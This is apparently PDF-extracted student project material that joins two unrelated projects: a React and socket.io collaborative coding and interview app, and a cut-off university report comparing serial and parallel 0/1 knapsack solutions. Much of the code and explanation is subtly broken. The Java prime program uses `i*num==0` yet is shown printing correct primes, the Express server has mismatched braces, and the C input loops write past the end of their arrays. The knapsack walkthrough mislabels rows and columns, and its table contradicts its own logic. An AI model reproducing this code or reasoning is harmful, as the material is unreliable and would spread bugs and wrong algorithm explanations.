onClick={compileCode}>Compile</button>
            <h1 style={{color: 'black'}}>{output}</h1>
        </div>

    )
}
```

```
import React, { useEffect } from "react";
import { Typography, AppBar, Button } from '@material-ui/core'
import { Assignment } from '@material-ui/icons';
import { makeStyles } from '@material-ui/core';
import { CopyToClipboard } from "react-copy-to-clipboard";

import VideoPlayer from "./VideoPlayer";
import Options from "./Options";
import Notifications from "./Notifications";
import { ContextProvider } from "./SocketContext";
import Codingpart from "./Codingpart";
import { useHistory } from "react-router-dom";
import { useParams } from 'react-router-dom'
import './styles.css'

// import { , codingpart, wrapper } from './styles.css'
// import { Autorennew } from '@material-ui/icons';

const useStyles = makeStyles((theme) => ({
    appBar: {
        borderRadius: 15,
        margin: '30px 100px',
        display: 'flex',
        flexDirection: 'row',
        justifyContent: 'center',
        alignItems: 'center',
        width: '600px',
        border: '2px solid black',
        [theme.breakpoints.down('xs')]: {
            width: '90%',
        },
    },
    copyBar: {
        borderRadius: 5,
        margin: '0px 100px',
        display: 'flex',
        flexDirection: 'row',
        justifyContent: 'center',
        alignItems: 'center',
    }
}))
```



```
width: '600px',
border: '1px solid black',
marginBottom: '10px',
[theme.breakpoints.down('xs')]: {
  width: '90%',
},
},

image: {
  marginLeft: '15px',
},
wrapper: {
  display: 'flex',
  flexDirection: 'column',
  alignItems: 'center',
  width: '40%',
//backgroundColor: 'white',
height: 1100,
},
codingpart: {
  display: 'flex',
  flexDirection: 'column',
  alignItems: 'center',
  width: '60%',
  backgroundColor: 'white',
  height: 1100,
},
fullpage: {
  display: 'flex',
  flexDirection: 'row',
  alignItems: 'center',
  width: '100%',

  // backgroundColor: 'white',
},
```

```
        textcopy: {
          paddingLeft: '87px',
          paddingRight: '86px',
        },
      },
      margincopy: {
        paddingRight: '68px',
        paddingLeft: '68px',
      }
    })
  );
}

const InterviewBeta = () => {
  const classes = useStyles();
  const {id} = useParams()
  let history = useHistory();

  useEffect(() => {
    console.log(history)
  })

  return (
    <div className={`${classes.fullpage} `}>
      <div className={`${classes.codingpart} `}>
        <Codingpart />
      </div>
      <div style={{display: 'flex', flex: 1, justifyContent: 'center', alignItems: 'center'}}>
        <ContextProvider>
          <div className={`${classes.wrapper} `}>
            <AppBar className={classes.appBar} position='static' color='inherit'>
              <Typography variant='h2' align='center'>Interview</Typography>
            </AppBar>
            <AppBar className={classes.copyBar} position='static' color='inherit'>
              <div className={classes.textcopy}>
                <Typography variant='h5' align='center'>Invite</Typography>
              </div>
            </AppBar>
          </div>
        </ContextProvider>
      </div>
    </div>
  )
}

export default InterviewBeta
```

```
Interviewee</Typography>
    </div>
    <CopyToClipboard text={`localhost:3000/interviewbeta/${id}`}
className={classes.margincopy}>

        <Button variant="contained" color="primary"
startIcon={<Assignment fontSize="large" />}>
            Copy link
        </Button>
    </CopyToClipboard>
</AppBar>
<VideoPlayer email={localStorage.getItem("email")} />
<Options>
    <Notifications />
</Options>
</div>
</ContextProvider>

</div>
);

};

export default InterviewBeta;
```

Interview Server which is hosted on heroku

```
const app = require("express")();
const server = require("http").createServer(app);
const cors = require("cors");

const io = require("socket.io")(server, {
  cors: {
    origin: "*",
    methods: [ "GET", "POST" ]
  }
});

app.use(cors());

const PORT = process.env.PORT || 5000;

app.get('/', (req, res) => {
  res.send('Running');
});

io.on("connection", (socket) => {
  socket.emit("me", socket.id);

  socket.on("disconnect", () => {
    socket.broadcast.emit("callEnded")
  });

  socket.on("callUser", ({ userToCall, signalData, from, name }) => {
    io.to(userToCall).emit("callUser", { signal: signalData, from, name })
  });
}

  socket.on("answerCall", (data) => {
    io.to(data.to).emit("callAccepted", data.signal)
  });
}

server.listen(PORT, () => console.log(`Server is running on port ${PORT}`));
```

Screenshots:

Real Time Coding

Start Coding Interview

Compile your code

Choose from more than 50 popular languages. Compile your code. If code contains error it will be displayed in the output window. If code is error free output will be displayed.

Property of Manav and Sidarth. Peace out

Real Time Coding

Start Coding Interview

Chat window

You can chat with your colleagues using the chat window. If your friend sends some message it notification will be displayed.

Property of Manav and Sidarth. Peace out



Happy Coding

Property of Manav and Sidarth. Peace out

Sign up / Sign in

Create Account

Manav

manav@gmail.com

.....


[SIGN UP](#)

Welcome Back!


To keep connected with us please login with your personal info

Happy Coding



[SIGN IN](#)



Join room/ Create Room



Compiler Room



Compile a code

Leave Room Copy Room Link Copy Room ID

JAVA

```
1 public class PrimeNumbers
2 {
3     public static void main (String[] args)
4     {
5         int i =0;
6         int num =0;
7         //Empty String
8         String primeNumbers = "";
9
10        for (i = 1; i <= 100; i++)
11        {
12            int counter=0;
13            for(num =i; num>=1; num--)
14            {
15                if(i*num==0)
16                {
17                    counter = counter + 1;
18                }
19            }
20            if (counter ==2)
21            {
22                //Appended the Prime number to the String
23                primeNumbers = primeNumbers + i + " ";
24            }
25        }
26        System.out.println("Prime numbers from 1 to 100 are :");
27        System.out.println(primeNumbers);
28    }
29 }
```

Compile

Prime numbers from 1 to 100 are : 2 3 5 7 11 13 17 19 23 29 31 37 41
43 47 53 59 61 67 71 73 79 83 89 97

Messages

Message

Leave Room Copy Room Link Copy Room ID

JAVA

```
1 public class PrimeNumbers
2 {
3     public static void main (String[] args)
4     {
5         int i =0;
6         int num =0;
7         //Empty String
8         String primeNumbers = "";
9
10        for (i = 1; i <= 100; i++)
11        {
12            int counter=0;
13            for(num =i; num>=1; num--)
14            {
15                if(i*num==0)
16                {
17                    counter = counter + 1;
18                }
19            }
20            if (counter ==2)
21            {
22                //Appended the Prime number to the String
23                primeNumbers = primeNumbers + i + " ";
24            }
25        }
26        System.out.println("Prime numbers from 1 to 100 are :");
27        System.out.println(primeNumbers);
28    }
29 }
```

Compile


Prime numbers from 1 to 100 are : 2 3 5 7 11 13 17 19 23 29 31 37 41
43 47 53 59 61 67 71 73 79 83 89 97

Messages

manav@gmail.com
Hey
sid@gmail.com
Hey you got the code?
manav@gmail.com
Yes

Do you have another question?

Create an Interview Meeting



Interview Mode

Question

Write a java program to find all prime numbers between 1 and 100

JAVA

Compile

Interview

Invite Interviewee

manav@gmail.com 

Account Info

Sidharth is trying to join

Question

Write a java program to find all prime numbers between 1 and 100

JAVA

Compile

Interview

Invite Interviewee

Sidharth 

manav@gmail.com 

Conclusion:

We successfully created a code editor which works in a collaborative environment. We successfully used an external API to implement a compiler in the code editor. The real time chat feature was also created successfully. The username and password is getting stored in the database correctly which is used in the authentication sign in process.

In future, we want to give an option to save code so that if users visit the same room again, they can resume their work from where they stopped. We also want to add some extra privilege for the owner of the room like kick member, give only read permission. We also want to implement audio and video call features.

Future Work:

In the future, we plan to make our own backend to handle the compiler rooms and make the real time coding more scalable to allow more people to interact at the same time. We plan on adding an interactive smart board where people can discuss ideas and problems and also add a voice call along with a screen sharing feature.

In the interview section, we aim to add an AI based anti-cheat model and also add more functionalities such as restricting the interviewee to change tabs, document upload option, screen sharing option and a white board feature to make our website more collaborative.

COMPARISON BETWEEN SERIAL AND PARALLEL EXECUTION
OF 0/1 KNAPSACK PROBLEM

CSE4001 – Parallel and Distributed Computing

Project Report

ANIKET SINGH (19BCE2103)

SIDHARTH BANSAL (19BCE2080)

Under the guidance of

Prof. SIVA SHANMUGAM G Assistant Professor Grade1

SCHOOL OF COMPUTER SCIENCE AND ENGINEERING

APRIL 2022



VIT[®]
Vellore Institute of Technology
(Deemed to be University under section 3 of UGC Act, 1956)

Table of content

S. No	Topic	Page Number
1	Abstract	3
2	Aim	3
3	Introduction	3
3.1	Knapsack Basics	3
3.2	Solving Knapsack Problem	3
4	Literature Survey	6
5	Design Algorithm	8
6	Code	12
6.1	Dynamic Code	12
6.2	Parallel Code	14
7	Result and Discussion	17
8	Conclusion	18
9	Reference	19

Abstract

In general, parallelism is a means of providing concurrency, particularly performing simultaneously multiple actions at the same time. As a consequence of executing code efficiently, parallelism often scales with the problem size, and thus can solve larger problems. Programs that are properly designed to take advantage of parallelism can execute faster than their sequential counterparts, which is a market advantage. This project looks at existing and common approaches to solving the knapsack problem like dynamic programming suggest a parallel approach to solving the problem utilizing multiple cores of a computer using threads to get a solution in optimum time.

Aim

The main aim of our project is to show the benefits of parallelization by a direct comparison of the time taken in common approaches used to solve the 0/1 knapsack problem, to that of using parallelism to solve it and view the benefits and drawbacks that are present in taking this approach. We also present the constraints involved in this approach and also puts forward the OpenMP optimal programming model which is used to this application.

Introduction

Knapsack basics

You're given two integer arrays, $\text{val}[0..n-1]$ and $\text{wt}[0..n-1]$, which represent the values and weights of n items, respectively. Find the largest value subset of $\text{val}[]$ such that the total of the weights of this subset is less than or equal to W , given an integer W that denotes knapsack capacity. You can't shatter an item; either pick it in its entirety or don't pick it at all (0-1 property).

Solving knapsack problem

Method 1: Recursion by Brute-Force algorithm

Approach: A simple way is to consider all subgroups of things and add up their total weight and worth. Consider only the subsets with a total weight less than W . Choose the subset with the highest value from all of them.

There can be two cases for each item in order to consider all subsets of items.

Case 1: The item is part of the best subset.

Case 2: The item isn't part of the ideal set.

As a result, the maximum value that can be derived from 'n' items is the sum of the two values below.

With $n-1$ items and W weight, the maximum value can be attained (excluding n th item).

W minus the weight of the n th item and the value of the n th item plus the greatest value attained by $n-1$ items (including n th item).

If the weight of the ' n 'th item exceeds the weight of the ' W ', the n th item cannot be included, and Case 1 is the only option.

Complexity Analysis:

Time Complexity: $O(2^n)$.

As there are redundant subproblems.

Auxiliary Space : $O(1)$.

As no extra data structure has been used for storing values.

Method 2: Similar to other common Dynamic Programming (DP) problems, re-computation of the identical subproblems can be avoided by building a temporary array $K[][]$ from the bottom up. The implementation is based on Dynamic Programming.

Approach: In dynamic programming, we will use the same cases as in recursive programming. Consider all possible weights from '1' to ' W ' as columns in a $DP[][]$ table, and weights that can be retained as rows.

The state $DP[i][j]$ denotes the highest value of the 'j-weight' when all values from '1 to ith' are taken into account. So, if we consider ' w_i ' (weight in the 'ith' row), we may use it to fill up all columns with 'weight values > w_i '. Currently, there are two possibilities:

In the blank column, type ' w_i '.

In the specified column, do not type ' w_i '.

Now we must choose the best of these two options; if the 'ith' weight is not filled in the 'jth' column, then $DP[i][j]$ is the result. state will be same as $DP[i-1][j]$ but if we fill the weight, $DP[i][j]$ will be equal to the value of ' w_i ' + value of the column weighing ' $j-w_i$ ' in the previous row. So we take the maximum of these two possibilities to fill the current state.

Complexity Analysis:

Time Complexity: $O(N*W)$.

where 'N' is the number of weight element and 'W' is capacity. As for every weight element we traverse through all weight capacities $1 \leq w \leq W$.

Auxiliary Space: $O(N*W)$.

The use of 2-D array of size ' $N*W$ '.

Method 3: The Memoization Technique is used in this method (an extension of recursive approach).

This method is essentially a recursive extension that allows us to avoid the problem of computing redundant cases and hence increasing complexity. This challenge can be solved by simply establishing a 2-D array that can hold a specific state (n, w) if we obtain it the first time. If we come across the same state (n, w) again, we can now return its result saved in the table in constant time rather than calculating it in exponential complexity. In this regard, this strategy has an advantage over the recursive approach.

Complexity Analysis:

Time Complexity: $O(N*W)$.

As redundant calculations of states are avoided.

Auxiliary Space: $O(N*W)$.

The use of 2D array data structure for storing intermediate states.

Literature survey

(i) A parallel algorithm for the knapsack problem using a generation and searching technique.

-Henry Ker Chang Chag, Jonathan Jen Rong Chen, Snyong-Jian-Shyu

The purpose of this paper was to propose a new parallel algorithm for the knapsack problem. The authors developed a generation and searching technique to derive the derived two ordered tests in the preliminary process of general knapsack problem. The proposed parallel algorithm was developed on the basis of SMID machine with shared memory. There algorithm needed $O(2^*nu)$ memory and $O(2^*n)$ processors.

The given paper gives the content of how parallelization can be applied to solve the category of combined problem -0/1 knapsack which are complimenting in our project.

(ii) Computing Partitions with Applications to the Knapsack Problem.

-Horowitz, Ellis, and Sartaj Sahni.

In this paper authors have investigated on all the usual algorithms for this problem in terms of both asymmetric computing time and storage requirements as well as average computing time.

They developed a technique which improved all the dynamic programming methods by a square root factor. A new branch and bound algorithm which is significantly faster than the green tag and Hegerich algorithm was also presented.

Since we are also comparing technique before going for the parallel solution, this paper provided the approach for the comparing of algorithm keeping knapsack problem in contest.

(iii) Optimal parallel algorithms for the knapsack problems without memory conflicts.

-Li, Ken-Li, Ren-Fa Li, and Qing-Hua Li.

The authors discussed importance of the knapsack problem in the application of crypto system and in theory with the emphasis to find the techniques that could lead to practical algorithms with less run time. The paper prosed a new parallel algorithm for the knapsack problem where the merging algorithm is adopted. While reviewing various techniques for parallelizing the algorithm using this paper context, we can also optimize the algorithm for memory efficiency using openMP.

(iv) OPENMP: An Industry-Standard API for shared memory programming

The author presents a new way to achieve scalability in parallel software with OpenMP, their portable alternative to message passing. They discuss its capabilities through specific examples and comparisons with other standard parallel programming model. Since we are implementing the parallelization of the 0/1 knapsack problem this paper provides necessary content to ways of applying OpenMP to increase parallelization, efficiency in your code with use of appropriate drivers

(v) Concurrency and Parallelism

-SASH GOLOSHIFIN, DIMA ZORBALEV, JOO FLATOW

The authors discussed the exponential increase in the processing power of computer systems with the processors getting faster with every model and programs designed to challenge the hardware resources of an expensive workstation. They also discuss the fact that the no of processor is observing exponential increase in contrast to increase in their speed. The paper also presented a healthy discussion with memory and speed argument.

The paper discussed various practices which could help in implementing parallelization in our project and presented theoretical basis for arguing that parallel execution could led to better implementation of knapsack problem.

Design Algorithm

Suppose we have a knapsack which can hold int w = 10 weight units. We have a total of int n = 4 items to choose from, whose values are represented by an array int[] val = {10, 40, 30, 50} and weights represented by an array int[] wt = {5, 4, 6, 3}. Since this is the 0–1 knapsack problem, we can either include an item in our

knapsack or exclude it, but not include a fraction of it, or include it multiple times.

Step 1: First, we create a 2-dimensional array (i.e. a table) of $n + 1$ rows and $w + 1$ columns. A row number i represents the set of all the items from rows 1— i . For instance, the values in row 3 assumes that we only have items 1, 2, and 3. A column j number j represents the weight capacity of our knapsack. Therefore, the values in column 5, for example, assumes that our knapsack can hold 5 weight units. Putting everything together, an entry in row i , column j represents the maximum value that can be obtained with items 1, 2, 3 ... i , in a knapsack that can hold j weight units. Let's call our table mat for matrix. Therefore, `int[][] mat = new int[n + 1][w + 1];`.

Step 2: We can immediately begin filling some entries in our table: the base cases, for which the solution is trivial. For instance, at row 0, when we have no items to pick from, the maximum value that can be stored in any knapsack must be 0. Similarly, at column 0, for a knapsack which can hold 0 weight units, the maximum value that can be stored in it is 0. (We're assuming that there are no massless, valuable items.) We can do this with 2 for loops: // Populate base cases

```
int[][] mat = new int[n + 1][w + 1];
```

```
for (int r = 0; r < w + 1; r++) {
```

```
    mat[0][r] = 0;
```

```
}
```

```
for (int c = 0; c < n + 1; c++) {
```

```
    mat[c][0] = 0;
```

```
}
```

Step 3

Now, we want to begin populating our table. As with all dynamic programming solutions, at each step, we will make use of our solutions to previous subproblems.

We'll first describe the logic, before showing a concrete example. The relationship between the value at row i , column j and the values to the previous sub-problems is as follows:

Recall that at row i and column j , we are tackling a sub-problem consisting of items $1, 2, 3 \dots i$ with a knapsack of j capacity. There are 2 options at this point: we can either include item i or not. Therefore, we need to compare the maximum value that we can obtain with and without item i . The maximum value that we can obtain without item i can be found at row $i-1$, column j . This part's easy. The reasoning is straightforward: whatever maximum value we can obtain with items $1, 2, 3 \dots i$ must obviously be the same maximum value we can obtain with items $1, 2, 3 \dots i - 1$, if we choose not to include item i .

To calculate the maximum value that we can obtain with item i , we first need to compare the weight of item i with the knapsack's weight capacity. Obviously, if item i weighs more than what the knapsack can hold, we can't include it, so it does not make sense to perform the calculation. In that case, the solution to this problem is simply the maximum value that we can obtain without item i (i.e. the value in the row above, at the same column).

However, suppose that item i weighs less than the knapsack's capacity. We thus have the option to include it, if it potentially increases the maximum obtainable value. The maximum obtainable value by including item i is thus = the value of item i itself + the maximum value that can be obtained with the remaining capacity of the knapsack. We obviously want to make full use of the capacity of our knapsack, and not let any remaining capacity go to waste. Therefore, at row i and column j (which represents the maximum value we can obtain there), we would pick either the maximum value that we can obtain without item i , or the maximum value that we can obtain with item i , whichever is larger.

Here's a concrete example of what we mean.

-	0	1	2	3	4	5	6	7	8	9	10
0 items	0	0	0	0	0	0	0	0	0	0	0
Item 1	0	0	0	0	0	10	10	10	10	10	10
Item 2	0	0	0	0	40	50	50	50	50	50	50
Item 3	0										
Item 4	0										

At row 3 (item 2), and column 5 (knapsack capacity of 4), we can choose to either include item 2 (which weighs 4 units) or not. If we choose not to include it, the maximum value we can obtain is the same as if we only have item 1 to choose from (which is found in the row above, i.e. 0). If we want to include item 2, the

maximum value we can obtain with item 2 is the value of item 2 (40) + the maximum value we can obtain with the remaining capacity (which is 0, because the knapsack is completely full already).

At row 3 (item 2), and column 10 (knapsack capacity of 9), again, we can choose to either include item 2 or not. If we choose not to, the maximum value we can obtain is the same as that in the row above at the same column, i.e. 10 (by including only item 1, which has a value of 10). If we include item 2, we have a remaining knapsack capacity of $9 - 4 = 5$. We can find out the maximum value that can be obtained with a capacity of 5 by looking at the row above, at column 5. Thus, the maximum value we can obtain by including item 2 is 40 (the value of item 2) + 10 = 50.

We pick the larger of 50 vs 10, and so the maximum value we can obtain with items 1 and 2, with a knapsack capacity of 9, is 50. The algorithm can be expressed like this:

```
// Main logic
for (int item = 1; item <= n; item++) {
    for (int capacity = 1; capacity <= w; capacity++) {
        int maxValWithoutCurr = mat[item - 1][capacity];
        // This is guaranteed to exist int maxValWithCurr = 0;
        // We initialize this value to 0
        int weightOfCurr = wt[item - 1];
        // We use item -1 to account for the extra row at the top
        if (capacity >= weightOfCurr) {
            // We check if the knapsack can fit the current
            maxValWithCurr = val[item - 1];
            // If so, maxValWithCurr is at least the value of the current item
            int remainingCapacity = capacity - weightOfCurr;
            // remainingCapacity must be at least 0
        }
    }
}
```

```

maxValWithCurr += mat[item - 1][remainingCapacity];

// Add the maximum value obtainable with the remaining capacity

}

mat[item][capacity] = Math.max(maxValWithoutCurr, maxValWithCurr);

// Pick the larger of the two

}

}

```

Step 4 (final solution): Once the table has been populated, the final solution can be found at the last row in the last column, which represents the maximum value obtainable with all the items and the full capacity of the knapsack. return mat[n][w];

Code

Dynamic Code

```

#include <stdio.h>
#include <time.h>
void knapSack(int W, int wt[], int val[], int n);
int getMax(int x, int y);
int main()
{
    int n;
    int W;
    int i, j;
    clock_t start, end;
    printf("enter number of bags :");
    scanf("%d", &n);
    printf(" ");
    int values[n];
    int weights[n];
    printf("\nenter the weight of all %d bags\n \n", n);
    for (i = 1; i <= n; i++)
    {
        printf("enter weight of bag %d :", i);
        scanf("%d", &weights[i]);
    }
}

```

```
printf(" ");
printf("\nenter the value of bags %d \n", n);
for (i = 1; i <= n; i++)
{
    printf("enter the value of bag %d :", i);
    scanf("%d", &values[i]);
}
printf(" ");
// Read Max. Weight capacity of Knapsack
